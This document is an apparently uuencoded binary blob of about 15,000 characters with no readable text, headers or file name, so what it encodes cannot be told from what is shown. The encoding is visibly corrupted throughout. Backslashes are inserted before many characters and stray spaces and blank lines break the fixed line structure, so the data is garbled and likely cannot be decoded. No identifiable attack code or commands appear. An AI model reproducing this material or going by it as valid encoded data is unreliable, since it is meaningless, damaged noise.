M; X=\_R\_36 [%NL] Q6C@V7) C<1Z\T#.`! \$<N&/N?\#) X8 [D\*; 3I=E<Y`\P\_GWER
M' XB\_&SRQ:Y?8>8W?/>4\`"VQOF?] 1 [D07%+LO%8<+@YOH' O8^`IEX%3DBF+G
MXS9<&?Y (] WP/E\*O! -<3.VQ) <\$ [X#UX)\_T"; 30\_.V6@JN#S<B] Q?K?; %\_E9O#
MC<7Z\_AQN!P<>& :<7Z\UQN!O\F.X9' BOW@HN+] 7T//`'^10=.3Y1'P) /\$SO?I
MX+`P) [I7?VK>#MN+] 3WG, ^79P8U8WPL^ -V^?M<3.CP^OA+\_30=, +Y?7P6/ (F
ML=, ]?F\`\$] Y&OBMV7F/Y2GDO7%2L [SE>F\=.E<G=Q' JS&SX/7X4OP! ] H<\_8-
MGOO`K\BQWIK-8O@!O (ON&=Z9QSFEQ/J^! 7X%GZ% [B\_? \* [^! ^8GT/]\\$ \SDDJ
MUO<! \% =X#MVOP?\_! K^B>] J/X] V.; @F+GM4] B\_=AF (MU/PV%POT\_W5) ^4 (^!>
M0\*SO0^\$HN/] ] \=P#-Q=G\V] %!P' ] \_IT7P\$GP/T0W7U?Q+\?4R44ZWMKL7Y,
M-9+NE^`TN+^B>^ZORAEPKRK6] UEP%MPWT/T; G!WWJ-\_, O3:<&\_ =N=#`Y\?]
M#MW3?5<NC`MIL?/Q#2Z.`^V:Z?X1+XQ [YAW (9N+Q8; Z; %?7#?0O<] +I] X..ZW
MQ< [7C=W\*XW!O\*`; V\.`3@GNZ5/, K3<6\G=E [# "<\_%/; +7W\*?#BW`\_2O=L?N4M
MP<?58GV\_`N`\$W1, P] \; P/MS' T\_T?^\$AP` \HXM5AOJH4VG@ \?Q68?^0%M (H0U
MK@T?PZ8W>3YM3H<S3A->^3@VE<B] Q' JS.H\*Q) Z+R"6Q2D, N+G??' 2, ; 'X9/8
M/'&' CVPV. ., 8#X1/83./?) `V+Z, :YXFF?!J; &N0^8KU9%MWX (WP&F^@QC' .)
MG=>NQ#3>"5\_`YAXY3"RS>49.`UNL\_\_QJ<F.Q [V] N, 8/X??8\_"0GC<V=^, ;
M9TV@ [ `V^=H7<2ZPWA1 (:#X (C8C.`O\$OL[! , ; CX`38K.\$? (PV&9, 9] X-#L) E'
M/D\*; F\F-\$Z=0+HQ-7G (ML?/:T93&#<7.ZYS) RVD3-K5Q\$ [@6-J/ (6V@S.JWQ
M>; @U-B\_ (X=.93?<, QKO@\_MA< (7^BS=DLQDFS\*L\_%IABY55:S^93-N&B (\EIL
M&I\*'AIA-C!S&]> &] V/0ESZ?-YYS&Q7 (IG\F&F\$7F8V`D>E] NX=! [E.] @T (X\4
MFS+\_U\_@+! :; ^/F-B^<WFU%\$C, \_!O [!Y3@Y7T&SR%3\$>`<?V\*B\CGZ+-\`\*+&
M=%DV' B+&:<7.`^/Q8W?PUFQB5' ".)\_8^5Y>2>/.<\$%LII!WTF98:> /; <"5L
MW&6, TXB=\_ [YEE60@7DRL [V/@.KBO () ^B39ORQL?@MMB\ (L>I0.) K%8T; PSVQ
M&4I>39MDE8V; PR.P&41>2) OZ58S7P) .Q.4-^1YN%58V\_PHP25#-N+A8; [ [ \_
M: ?SG7\H [L.E+7BYV\_OW7, , Y24\_D8-E7) O<1Z, ZF6\6/X, C9A:QMG\$3NOMZEC
MO!E^@, TU\B\_: [\*MK'+6>\BML0L@UQ< [KHNL; OX1\_8!.Y@7%.L=Y () =HJ!S\*
MI] R</%; LO, TT, D [=6#D&-I7) ?<5ZP\^7#S>ASRE-E>O"U<7Z/AYN"\*^&I\W
MX1DP\_Y@QFOGP' /S3 (?G<] ]L+!T=UE1?KKQWUA`O`R^&`\\$.X\$) R\N7) AN#Y<
M!) X+%X7/P<5@3POEXG`.N`3<\$BX) SX9+P9?@TG#TELIEX.IP67BTVD: `EP/
MOD/WTJW\$^O<LB\_4] 5&OE5G`2<@FX-5Q? [ 'R-#FX//R=\_H\$WA-LI=X' IBY`L\_
M<`\_X\$MW3ME7N`Y<3Z\_M:>`! \CNZEVRF/AAN\*] ?T&/#`X?VEO [E7@J7`GNI^`
M9\`OZ] ZDH\_ (\*N+#8^?P%; X!3=E+> "%<4Z\T+>"<<JK-Q!K' S?\*J [\E=X, \_D"
M\_`U^`W^`X\_:@GUL?Y4S!YZIP9K@ZG`7N"&>%1XF=?\] ]E7/@7D+L?+T%+H! [
MJ' [TF`^NBOM`NE^\$2^+^CIR@O] FTALOB/H\*\@39?X8JX1Q] @G%?LO) X!KH [ [
M, ? ( ; VEP: I-PR>?`?`FPV^`#VP1^` [K>&\*?`'\_2LYZ5`S.0/WQ\_T9W:L-4QZ,
M>P>Q\V.\*] 7/, ; W0O/\$) Y\*NYUR\$/ \$SO>MX!FXOZ/ [X9'F^> , ]<JA19M-QM/ (J
MW, >) G>>D8Y0WXAY^K+E7' Z>\`?>.8N>Y) [P' ] ^] T+S%>^0#N3<D3Q<ZO7:R?
M>WXA) YY`S\_O\$^OG4<; JGGJA\ \$?>BY) 9BYWLK\!7<3Y-?T2; K9' H>`; \_\$9B [Y
M`&U>3C\$.F:K\+?B\E=Q!K#?EIQE/AOUX; +F.?) XVSV<9A\Q6SH--97 (GL=Z4
M76@ \#FX2?&Y"/DZ; #\\$N, .\`=L1E+7DN; &\OI<=<\*Y?' 8%" (W%#L?AU<: ^U8I
MK\`F%; FBLOX<N] KX\* [P=FP1KC\$N (G<>E: ^EQ' 7PH^+R#/) \VES<8) ]NH\_`&;
MHN1FXO\_ML<3T3>9^`UX\$?Z5 [SLW\*R^! \*Y\$YBO<F [Q7PNJ\$; N) 78^; L!; X) ?D

M6%O-YX6Z\"&8?Y[?Y#Y0/5Y(\$\5<YO:1`K^;\&1X=%P%/@P'!7^"D>#,VU7  
MC@XW@6/'^2^&8\%TX%QMAW)LN'8<)[B'X\\*/X7APJIW\*\>\$Z<`)X"IP0/@HG  
M@K\_#B>&\N\R\_JZEP\*G@]W</M5DX/IQ([P?@K/'YNF?>HYP3KBAVGC0#1>#G  
M=,^Q5[DX7),\`BX!+Q'[\;]P63C:/OKZ\$EP9GD7>"U>!;\\_P/\_!5>&\$^V/  
M\S=<"SY\$\_D";@@?P'`VN0^XG=KY'<-`3MXI=IZ7'3\*/DT/(=<3.UQ8.&[>'  
M.\CR)MH<\_&(<;JCYC%;)7(/L?-Q\_KAQ=W@./)V\AS8E3QJ/A[?#J\EG:7/S  
MK'`R<\KOX<+D1F\*]J7S>>!4<RHW'8^3\_:/DHO%/.!8VR2X9EQ/KS;^7C4M=  
M44X5\_)Q+GB]V'CM=,]X/Y\+F(3G\=;/9>],XVBWE^MCD(-<1.)\`N6.<X:YR  
MU^#G.W)WL?.UV7^,R\,3L6E%'DN;/O>-C\%+L'E\$#O.`?@X/E7?A7E&L[S/A  
MO;AO(]^D3?-' ]+P8OHG-)?(7VFQX8OP5\_HI-C\*?&.<3.Y\_=GQK?A:,'?'TJ.  
M\_]QLCKPPCO=2.0LV!<A-Q?\_;YZ92K]0]\$3Q`K#<KX:3P(?)CVA1]K9R2?\S\_  
MKQO(/KF\KN->E#?MNHKGR60#0LM)!!R"5P[.@[CL\U&.`<^DYR'<^\*SQ&LX  
M%SX#A'NCG,>56']-\*\$\;T2[@`N.XH"NIXR\*NS([+X+O!2=ZH7TL^UY.?OW[A  
M:QGT[\^GWC]^.\_EO%Y=<GFM1;FH;]K5Q,^A(OU:\*M&OI3+]6JK0K^4/^K54  
MI5] +=?JU\_!D\$7)-^+75<T1TWP2M\$VN#G\_] ?\_`^?`O9'[^<&\_\%NX9LO/?P+^  
M=YOCY[\_TM\,]/WZ+(.`VKH#C=OCL#<OS\92..[HR.>[D\*DW#M:MKR/+VVXVZN  
M)HZ[X]\_MUC=X/N7Z\>O7KP-P\*]<7?\\_VZ^I@?EWP"?RZ>KLB1'O3[H%XGGQ?  
M/K3SX<.`AY'OY8QKE\*.Q[FJ.)[@ZN-XHCS:TI[LNNMX\*OYDG<!;]?/LBY]S  
M5+C?\_\_ES?OW;R8WQ`L@?G, .K8PGIV\_:)90?1UM]]L\7G.(5\$<[O92;/)9\F  
M^]W&1<B3R`\_)D3S&!<C-R1/(\*`E'R( )B;W&!<AUR8/(T\C;R-G/R/.HWRY`  
MKD7N1M[UVVTCR.=K;]`\_0GM=50)!1W5G=K7Y;3P&(R\F/\_OMR&'E^Y(1@CZ\  
M3QX?G@VZE3P%&W8UZ+7+(A.17##0QJD<3W=\$72S#S'P]^>\*`?GEDD)X^\2  
M]:6&\?>\$-LP.X^]J3)X3QM^9F+<T\$GE\_]>X(HR\_!ZU(+1A\_3]91./AW8,5H  
M#N/O%1I]\$`?:11GE\$8P\_.[\$>[/P9B7#"[/+XX0V,/^,NUE<8?R9;)]1A\_WAK^  
M/"XQ\_CRN=!%@\_%E585+#^`-XUC6%\?M5MR^&G=>?BYW7GXN=UY^+\?KSBS!>  
M6RZO,X3Q.L.S9V&^QN.R+1BOLYIW\9KG.1KK3"^U@KC:ZWR'`?&<YPT;]7'  
M)BI)X\_+[LAC\_P\*7(I5TIS/LL/M851EO.E5\*W8K,O3ZY@M7^@K>PJIUNQV5<A  
M\_V&U3=!6=W74K=CL\_R3\_9;]T-9R3=>MV.QKD^M8[0RT]5U[="LV^P;DAE:[  
M'VT3UT/=BLV^\*;F9U3Y%V](5-H9N6)^\*%;FUU?Y"V\Z56;=BLV]/[F"UR=Y)  
M\*\[JNM6;/9=R%VMMA3:'J[>NA6;?4]R+ZNM[B:O:X%NQ6;?C]S?:@>@'>0Z  
MIENQV0\F#[':F6B'NUXY[7#;CR"/M-I=:,>XHL?4[1C:CR6/L]J+:">Z\NA6  
M;/:3R).M]C':::[ZNA6;\_73R#\*O]CG:V:ZC3SJ;]' /) <JXW\WB>>[UJE6['9  
M+R`OM-HL:)>X+NA6;/9+R<NLM@S:E:XONA6;\_2KR:JOMC':=\*V\$LW:ZC\_7KR  
M!JN=C':SJYANQ6:\_A;S5:C>CW>%JJ5NQV>\D[ [+ :6VCWNL;K5F\$V^C[K3;<  
M!Y\_XD&N+;L5F?YA\Q&HSHCWNNJ5;L=F?() ^TVK)HS[@\L75[AO9GR>>LM@W:  
MBZ[4NA6;\_27R9:L=AO::JX)NQ69\_G7S#;M>BO>WJK%NQV=\AW[7:LVCONV;J  
M5F\$V#\@/K?8VVL>N?;H5F\_T3\E/[\_1?M"]<CW8K-\_B7YE=7&^>@3OW6% CZ;/  
MM[1\_1WYOMU7I?G)EU:W8[#^3OUAM%;3?77\_I5F\$V/\C\_V>^\_THK=?74K-GLW  
MV>/^G^U4U@JS@%6Z%9M]@!S\*:E>C#>L^H5NQV8<CA[?:PV@CN=\_H5F\$VD<E1  
MK/8VVNCNF`%U&YWV,<@Q\_V<K#\_I\XCCN?+H5FWU<<CRK8HVH;NA;L5F\$GXB<  
MV&JSH\$WF`JY;L=DG)Z>PV@IH4[07.&UJVJ<AI[7:-F@SN"\_I5F\$V<&F9K'8L  
MVJSN;TZ;E?;9R"%6NQ9M3G?B>+K-2?M<Y-Q6>Q%M/G<)I\U'^\_SD`E;['&UA  
M=VO=BLV^"+FHU7H\_`^0EW!-U\*S;[DN125IL(;5GW-MV\*S;X<N;S5AJ"MY+ZC  
M6['95R97L=IJ:\*NY??%U6XWVU<E\_6FT'M#7=:74K-OM:Y-I6.QIM/7<EW8K-  
MOCZY@=4N1=O8W56W8K-O0FYJM?O0MG#/UJW8[%N26UGM-;1MW0=T\*S;[=N3V  
M5OL&;2?W\$]V\*S;XSN8O5AOWB\$W=W1TR@V^ZT[T'N;:4IT?9QA^A6;/9]R?VL  
MM@C:@>Z:NA6;\_2#R8\*NMCW:8N[ ]NQ68\_G#S":ONB'>U>HENQV8\AC[7:V6@G  
MN\$\_I5F\$V\$\F3K'87VJGN=[H5F\_TT\G2K/8MVECMV0MW.HOUL\ARK?8AVGKN`  
M;L5F/Y^&P&J\_HEWL;JQ;L=D0(2^UVO!??>)(5[I&Z%90]2O(JJTV,=JU[G6[%  
M9K^O-YJ<Z+=Y+ZB6['9;R9OL3^7H=WN\_J%;L=GO(.^T/UZAW>-`FDBW>VB\_  
ME[S/:D>A/>@NI5NQV1\B'[8\_7J\$]YFZK6['9'R?>L-J#:\$^[]^M6;/9GR&?M  
MQSEH+[AWZ%9L]A?)EZSV/=JK[GNZ%90]-?)UJPWSS2>^Y0XDUNTMMV\FW[':  
MA&C<:??7K=CL[Y,?6&UVM(<570K-OO'Y"=66QGM<W=WW8K-\_@7YI?T8">T;  
M]US=BLV^+?F=U0Y%`^]2+=BL\_]\$\_FRU?Z/]YGZF6['9?R?\_L-J]:'^Y(R?1  
M[2\_:NSS&;L\_`\*^C]7ERZ%9L]GYRP&K?HPWCJ:U;L=F')8>SVC#??>\* (GH&Z  
M%9M])')DJTV\*-IIGF6[%9A^`=,-J\Z\*-[3GCM+%I'X<<UVJ;H\$W@^:;!;L=DG  
M)">RVEYHDWKB)M5M4MHG(R>WV@EH4WD\*Z59L]JG)::QV)=KTGJ9.FY[V&<@9  
MK?8PVBR>T4Z;A?99R=FL]AG:' )X-3IN#]CG)N:SV)]J\GFM.FY?V^<CYK3;F  
M#Y^XD.>G;L5F7YA<Q&ISH"WN29Y,M\5I7X)<TFJKHRWC\*:-;L=F7)9>SVK9H  
M\*WK:ZU9L]I7(E:UV)-JJGJFZ%9M]-7)UJUV\$MH9GEV[%9E^37,MJ]Z"MZ[FO  
M6['9UR/7M]H;:!'MY0B?7;2/:-R8WL=K/:)M[ ,NI6;/8MR"VM-L)\_/G\$;3U7=  
MBLV^+;F=U:9"V']34[=BL^]\$[FRU]=!V\S3K=CLNY-[6&USM+T]1W0K-OL^  
MY+Y6.Q3M`,\+W8K-?B!YD/VV@7:H)VH\*W0ZE\_3#R</MM`^TH3R[=BLU^-`F,  
M\_ ;!:=KRGKM..I\_T\$\D2K\_89VBF>P;L5F/Y4\S6HC\_O2)9WI6Z%9L]K/(LZTV  
M#J\_>=T\*S;[>>3Y5EL.[2+)]V\*S7XQ>8G5-D\*[W!,\_I6Z7TWX%>:75]D>[  
MQE-\$MV\*S7TM>9[4ST6[T-->MV.PWD3=;[2:TVSQCG78;[;>3=WA24YM&\_L\%  
MM+L]6W4K-OL]Y+U6^PCM`<\]W8K-\_B#YD-7Z?\_G\$1SUA4NGV\*.V/D8];;5RT  
MISQ9=2LV^]/D,U:; ">UY3RW=BLV^`OFBU19#>\4S6+=BL[]\*OF:U==>]\*S6  
MK=CL;Y%06VU/M/<\5W0K-OM\_R/>M=@;: ?SV="LV^T?DQU:[`^TS3^K4NGU&  
M^^?D%U9[\$^UK3V7=BLW^#?FMU7Y`^^'34[=BL\_](\_F2UL5Q^5?/0MV\*S?X;

M^;O5AJ#]Z3FE6['9\_R\*[O/^S\_0NMU\_M1MV\*S]Y']5ML;;6AOPC2Z#4W[,.2P
M5CL+;01O2=V\*S3XB.9+5[D`;U=M>MV\*SCT.:;K77T<;RSM"MV.QCD^-8[5>T
M\;T'G#8^[1.0\$UIM5+=G,3[7+=BLT]\*3F:U:="F]\$9/J]N4M\$)%3FVU)="F
M\^;7K=CLTY,S6&U#M)F]39TV,^VSD+-:;5^TV;WCG#8[[7.0<UKM;+1YO-N<
M-@\_M\Y+S6>U6M`6]\_SAM0=H7(A>VVDMBHWG#IM-M,=H7)Y>PVK=H2WNSZ59L
M]F7(9:TVO,<OKN"MK5NQV5<D5[+:E&C\_\`[1K=CLJY\*K66T1M']YU^A6;/8U
MR#6MMB[:.MZKNA6;?5UR/:OMCE;^,H?TNA4[^T;DQO;'#;3-O&ET\*S;[YN06
M5KL';6MO%=V\*S;X-N:W5WD';P=M+MV\*S[TCN9+4\_T7;U+M\*MV.R[D;M;;5RO
M7]S+>UJW8K/O3>YCM3G0]O=^TJW8['>0!UIM%;1#O(DRZ'8([8>2AUEM6[OC
MO:5T\*S;[4>315CL:[3AO!]V\*S7X\>8+5KD[V3O3:2?3?@IYJM6>0CO#>U"W
M8K.?29YEM?^BG>M]H5NQV?]-GF>UH7U^\4)OC(RZ74C[1>3%5IL.[3]O`==
M1OOEY!566Q+M:F\SW8K-?@UYK=4V0K0!.UZW8K/?2-YDM7W0;O5NUZW8[+>1
MMUOM+2[O/=>=A?M=Y/W6.UZM/N]X3+I=C\_M#Y'\6NU)M\$>\(;H5F\_U1\C'[
M\p+>D]XZNA6;\_2GR::N-Y?>+SWF'ZE9L]N?)%ZPV+=K+WK6Z%9O)%?)5^S\$#
MVAO>:[H5F\_U-\BVKK87VKM>=6;=W:7^/\_(\_5MD/[T]M6MV\*S\_Y?\R&K[HWWJ
M\_4.W8K-\_1GYNM0O1OO+VUJW8[%^3WUCM\$;3OO8MU\*S;[#^2/5OL2[1?O&=V\*
MS?XK^9O51@\_XQ?]Y/^M6;/8\_R;\_LCQMH/;[\$67ZW8K/WDGT^ZS\$#VE"TKH5
MFWUH<ABKK88VO\*^CTX:G?01R1\*OMC#:\*;Y9NQ68?E1S-J>@C>D[I%NQV<<B
MQ[;:C6CC^5[J5FSV\<D)K/8JVL2^F%EUFCV2<A)K?8'VA2^@KH5FWU\*<BJK
M31+\*+T[K:ZY;L=FG(Z>WVD)H,\_DFZ%9L]IG)6:RV(=H0WPG#:%)=G(.JQV,
M-K?O@=/FIGT><EZKG8:V@"]\^-MT6H'U!<B&K78&VJ"^[;L5F7XQ<W&IWHRWE
MJZM;L=F7)I>QVOMHR\_N&Z59L]A7(%:TV=&B\_N(IOG6[%90\'N:K59D3[I^^Z
M;L5F\_Q>YAM660%O;YPG1;6W:UR'7M=KZ:!OXTNE6;/8-R8VLMB?:IKZJNA6;
M?3-R<ZN=B+:5KX]NQ6;?FMS&:E>A;>];HENQV7<@=[3:(VB[^,[J5FSV7<G=
MK/89VIZ^+[H5FWTO<F^KC1C&+^G2Y+]=RLV^\_D'5:;&NU@7QG=BLU^"'FH
MU99#.\+72;=BLQ])'F6UC="]<W6K=CLQY''VV\;:"?Y#NM6;/:3R5.L=A+
MZ;Y73CN=)C/(\,^VW#;1S?+&RZ'8.[>>2\_]::LV@7^'KI5FSV"\F+K/8=VJ6^
M%KH5F\_TR\G\*K#1?6+U[EF^BTJVB\_FKS&:I.J5AY%[]2MV.PWD#=:;5ZT6WP/
M=2LV^ZWD;59;%>U.7X2<NMU)^UWDW5;;"NT^7P[=BLU^/\_F'\_?D([6%?/=V\*
MS?X(^:C5+D5[PC=<MV\*S/TD^9;7;T9[UK=>MV.S/D<];[0FTEWPW="LV^\OD
M\*U9[%^UUGS>7;J\_3\_@;YIM5^0'O'EUZW8K.\_2[YGM3'"^<4/?-5T\*S;[A^1\_
MK383VB>^OKH5F\_U3\C.KK8#VI6^I;L7T^G\_R:ZMMAO:=[YQNQ?3Z?\_'J^V-
M]K/OJV[%]/I\_\E>KG8#VAR]I[M^MF%[\_3\_YIM<O1NOUE=2LV>P\_9Z\_^?7ZT
M^7]GW8K-/A0YM-5>01O./T>W8K,/3XY@M9\_11O8?<=K(M[)"CFJUL</[Q3'\
MKW4K-ON8Y%A6FP%M7'\_L/+J-2\_MXY/A66Q%M(G)AW8K-/C\$YB=4V09O<W))I
MD],^!3FEU0Y&F\8\_2;=BLT]+3F>U2]!F]\_.2K=CL,Y\$S6^T6M-G\_\SIM-MJ'
MD+-;[2FTN?P1^\HV%USD\_-8[7VT^?TYG38\_[ON0"UKM5[1%/\_5U\*S;[HN1B
M5ALE@E]<TC]"MV\*S+T4N;5IT);S;]"MV.S+DRM8;3FTE?TW=2LV^RKD/ZRV
M'MKJ?E^\W5:G\_9\_DOZR"]I:(\_@RZ%9M];7(=JQV%MKZ\_NF[%9M^'W-!J%Z-M
MXN^G6['9-R4WL]J]:%OZE^E6;/:MR\*VM]C':=O[SNA6;?7MR!ZO]B;:S\_YMN
MQ6;?A=S5:J-%)(M[^]/EUVT/VO<D)[+:3&C[^LOI5FSV<C]K;8,VD'^+KH5
MF\_U@A"KK8]VN'^NTPZG\_0CR2\*OM@7:,\_ZANQ68\_ECS.:B>BG>A\_HUNQV4\B
M3[;:E6BG^>,4<'[\_+^VGDV=8[4FTL\_U%G'8V[>>0YUKM<[3S\_:UT\*S;[!>2%
M5NN/Y!<O\4\_6K=CLEY\*766T2M"O]NW4K-OM5Y-56FQ\_M.O\CW8K-?CUY@]7^
MB7:S/U)!Y?\_TGX>:O5=D"[PY]+MV\*SWTG>9;7CT.[U-]"MV.SWD?=[4:T
MA\_PC=2LV^\D(U9[%>UQ\_T;=BLW^!/FDU7Y\$>\9\_2[=BLS]+/F>UD2+[Q1?]
M\_D+.[\_^E\_27R9:M-A::/Z-NQ69\_G7S#;LNCO>W\_4[=BL[]#OFNU[=#>]\_?7
MK=CL'Y'?VI]3T#[V+]>MF%[\_3WYJM?/1OO!T\*V87O]/?F6UN]&^]7\_7K9A>
M\_T]^;[7WT'(R)\NQ73Z\_]7ZPV3!2\_+^N\_O&[%]/I\_\G]6FU5:<:"K;L5F
M[R9['M;7ZM'Z'W\_K5FSV^7(HJ^V\$-FS@F&[%9A^.'-YJ)Z"-%'BK6['91R9'
ML=IU:\*;'XA;1;73:QR#M-I3:.,\$BNI6;/9QR?&L]@G:A('6NA6;?2)R8JL-
M\$]4O3A:8HENQV2<GI[#:M&A3!\_8X;6K:IR&GM=JR:#,\$'NM6;/89R9FLMBW:
MK(' (176;E?;9R"%6.P5MSD!NI\U)^USDW%:["VV^0\$.GS4?[\_0"5GL];>'`
M\*-V\*S;X(N:C5OD9;(K!)MV\*S+TDN9;7AHO%90.W=2LV^W+D\O9\_7[25'H%B
MNJU\$^\KD\*E9;'6VU0";=BLV^.OE/JVV'MF;@+]V\*S;X6N;5CD!;+S!'MV\*S
MKT]N8+4+T38.K-"MV.R;D)M:[6ZT+0(7=2LV^Y;D5E9['6W;P'\_=BLV^';F]
MU7Y\$VRF0HKAN.]&^,[F+U4:\*[A=W#U30K=CL>Y![6FU&M'T"W70K-ON^Y'Y6
M6P[MP,`W8K-?A!YL-6V1#LL<%RW8K,?3AYAM4/OC@Z\TZW8[,>0QUKM`K03
M^O%\*+\_\_E\_83R9.L]C#;J8%BNA6;\_33R=\*N]BW96H(UNQ68\_FSS':K^CG1>8
MJENQV<G+[#:.'#\XL6!O;H5F\_T2\E\*K38=V1>");L5FOY\*\RFK+H%T;B%+2
M^?V\_M%]'7F^U+=!N#N31K=CL-Y.W6.UPM-L#C70K-OL=Y)U6NQCMGL!HW8K-
M?B]YG]7N0WLPL%FW8K,\_1#YLM;?1'@O<T:W8([\_/\_;..CZJ:\_W7J3\$3FR1#
M76FYI09&,9&:2M+0AF4`@)"&"5=\*0#"SE)!!!6NJE[D;=W=V-NKN[NPMMJ=UW
M?6?>>=\_RDO;<W[WW\SE\_W]Z>LQ\_6^CY[UI:U]MI[ ]G^4/V[<E7"?&N09S^Y3
M\*O^TXF>,N][ZSGU^4"&[Q])\_0?&+QAT-]Y5!T]DEEORKBE\S;A7<-P<=Q"ZQ
MY-]2\_+9Q]X3[WJ`KV266\_/N\*/S#N0K@?#WJ176+)?Z+X4^.>"O>+07^P2RSY
M+Q5\_9=Q;X'X[:LJ=K]5^>\4?V<E^^^\*B676+)KU#\LW%\_AKMRT")VB27\_
MF^+?C;OA!L[:]:#Y[!]+/L,CO(;'\_ (X'[MJ>Q]/NVBJ\_CN)!QJV%F^GY@5UB
MR6<ISC9N!UR?9],)/I4/D]QOG\$/ACO8\$V>76/+K\*E[/N.?"W=#3Q2ZQY#=#2
MO+%Q[X:[F6<9N\22WUSQ%L9]^Y6GOO8)9;\4,5;&\_ =GN-MY/F.76/+;\*QYF

MW\$TV=.X(CW\BNR-4?J3B4<8MA!OPE+)+/F@XI!QQ\&->-K8)99\5'' ,N+O!  
M+?4<PRZQY'=40)-QY\=/Q7,+N\22+U,\UKAGP(U[WF&76/\*5BL<9]P&X\$SS>  
M:G8GJ/Q\$Q=7&?0MNK2?'K'DZQ1/-N[/<!L],)@EEGR3XBG&S=G(N=,)![-+  
M+/D9BG<U[I9P]\_!<Q2ZQY)L5[VG<4KBMGI?8)99\F^\*\$:?:#G>WYDUUBR7<H  
MMLNX^^#. ]6PWB=VY\*M^EN-NX9\+M\=2Q2RSY7L5]QKT>[D+/8G:);](\6+C  
M/@UWB><"=HDEOZ\_B\_8S[(=P#/#4^P2RSY@Q0?;-S?X1[J^9%=8LD?IOAPXZZ[  
ML7./\FQ6P^Y1\*G^TXF.,6P3W>\$\EN\22/T'QB<:=\O<43S>[Q](\_5?\$RX\Z#  
M>X;G-' :)7^FXK.,>QK<<SW+V266\_'F\*SS?N#7'\O\GS.+K'D+U9\B7&?A'NY  
M9W'MNY>K\_!6\*KS3N1W"O\>S(+K'DKU5\G7'7V,2Y-WH2[!)+\_B;%-QMW,[BW  
M>8YEEUCRMRN^P[A1N'=[;F676/+W\*+[7N'UP[\_>\RRZQY!]0\_\*!QN^\$^XLFL  
M8<1E7]4\6/&/0+NDYX@N\22?TKQT\8]#^YSGEW9)9;\XI?,.[ ]<%\_V',(N  
ML>1?4?RJ<3^\$^X;G:G:)?^FXK>,\R?<=STOLTL\^?<4OV<339U[D>>O]@E  
MEOS'BC\Q;@3NYY[M][/[N<I\_H?A+XTZ&^XUG,KO\$DO]6\7?&[8?HV=O=HDE  
M\_Y/B%<9=!O=7SX7L\$DM^I>+?C'L[W#\]3[ ]++/F\_%&=XS?=6<-?R\_L0NL>37  
M5KR.<;^#Z\_5N7L^N5^4S%6<9-WLSY^9ZQ[#++?F?XCSCCH#K]\YCEUCR@Q6O  
M:]P&N!MX3V>76/(; \*M[(N/O'W=1[/[O\$DM],\>;&/0;NEMXOV"66\_%:\*AQKW  
M"KC;>M=M8' =;E=].\?;&?1#N#MZ=V"66\_'C%(XW['=Q"[RQVB24?4!PT[IJ;  
M.[?(>QR[Q]\*/(X:=QNX)=[;V"66?\*GB'8T[">[.WO?8)9;\+HK+C-L/M\\*;  
MU<ANA<K'%5<:]S2X5=X0N\22GZ!XHG'O@%OCW8U=8LG7\*JXS[IMP&[Q+V266  
M?\* /B)N/^"7>:]QIVB24\_7?\$,XP[9PKF[>U]AEUCR>RAN-FX,[DQO1A.[,U6^  
M57&;<:?!;?<.8Y=8\K,5=QAW(=Q.;SV[Q]\*?J[C+N,?!G>=AUUBR?<H[C7N  
M97'7>"]BEUCR"Q4O,NX]</?Q/L4NL>27\*-[7N&\_"/<["@EUBR1^H^"#CKH2[  
MU+O%?' :7JORAB@\S[B9#G'ND=SR[Q](\_2O'1QB#>YQW/KO\$DC)>\O&G0'W  
M9.\9[!)+\_A3%IQJW'^[IW@?8)9;\&8K/-.XRN.=XOV276/+G\*C[/N'?O=" [  
MWE1V+U3YBQ1?;-P7X%[F'<,NL>0O5WR%<;^'\>[6WG5UBR5^C^%KC>K9T[@W>  
MX]DEEOR-BF\X[R[E"XMIWIO9Y=8\K<IOMVX8^#>Y7V?76+)WZWX'N-.A[O<FSV-  
MW>4I?[\_B]XR[!.[#WC"[Q]\_1/&CQET&]PGO[NP22\_Y]Q4\9]P:XS WH/99=8  
M\L\I?MZX3\!]R7LMN\22?UQ\*^;]\$.[KWE?9)9;\&XK?-.Y\*N. ]XUYC.[CLJ  
M\_Z[B]XSKW\JY'WJ'LTL\^8\4?VS<\$7'\\_S:P2RSYSQ5\_8=Q\*N%][E!++/EO  
M%' ]KW#W@\_N"]F%UBR?^H^"?C+H' [B\_=I=HDE\_ZOBE<8]"^X?WI\_9)9;\GXK\_  
M,NY]<-?,'#(CY1)+?BW%:V>:YY-P/9E5[!)+WJLXT[@KX>9D]K!++/E<Q3[C  
M;CS4N0699[ ]++'F\_XL'&+8&[?N:#[!)+?@/%&QIW,MQ-,K]BEUCRFRK>S+C=  
M<(=DKK\KNT-4?DO%6QG.W.+C;9.[,+K'DMU6\G7\$O@3L\<S:[Q]+?0?\$ (XSX"  
M=W3F">P22[Y0<<"XG\(-9)[!+K'DBQ1'\_NX"G%N<^0&[Q](O45QJW\*WACLG,  
MV8W=,2J\_L^)=C#L>;GEF\$;O\$DJ]0'#?N7G#'9^![+K'DJQ1/,.[1<"=E'L8N  
ML>1K%-<:]U\*X]9G7L4LL^0;%C<:]#^[4S-?8)9;\-,73C?L\*W-TRU]R=W=U4  
M?G?%>QCW.[@MF3NP2RSYF8I;C9N]C7-G93:R2RSY=L6SC;LEW#F9^[ ]++/E.  
MQ7.-&X4[+\_ ,2=HDE/U]QCW\$GP^W/? (9=8LDO4+S0N//A[IWY"[O\$DM]' \1+C  
M'@IW\PM]V!W?Y4\_0/!QCT7[B&9\$]@EEQ2Q8<:]PZX1V3VLDLL^2,5'V7<  
MU^\$>FWD6N\22/T[Q\<9="?">DS( ?8)9;\R8I/, :Y\_6^>>EODUN\22/UWQ&<;=  
M'N[9F1LTLWNVRI^C^%SC[ @+W@LQ=V"66\_(6\*+S+N-+B79G:P2RSYRQ1?;MQ%  
M<\*\_\* /) %=8LE?K?@:XYX, ]\_K, .]DEEOP-BF\T[@UP;\G\D%UBR=^J^#;CO@CW  
MSLS</=F]4^7O4GRW<3^^>U]FA%UBR2]7?+]Q<[9S[D.9S>P22\_YAQ8\8=PC<  
MQS,/9Y=8\D\H?M\*X4;C/9%[/+K'DGU7\G'%KX+Z8^3J(Q)]\_2?' +QIT+][7,  
MM5K8?4WE7U?\AG&/AOMVY@AVB27\_CN)WC7LKW'\RF]@EEOR'BC\R[OMP/\W<  
MCUUBR7^F^'/C\_@GWJ\Q+V266\_->\*OS'NQML[ ]\_O,9]DEEOP/BG\T;@7<GS\_  
M99=8\K\H\_M6X77!\_S]QJ)KN\_J\_P?BO\T[M%PU\B:R"ZQY=-40%:6>?X,=U!6  
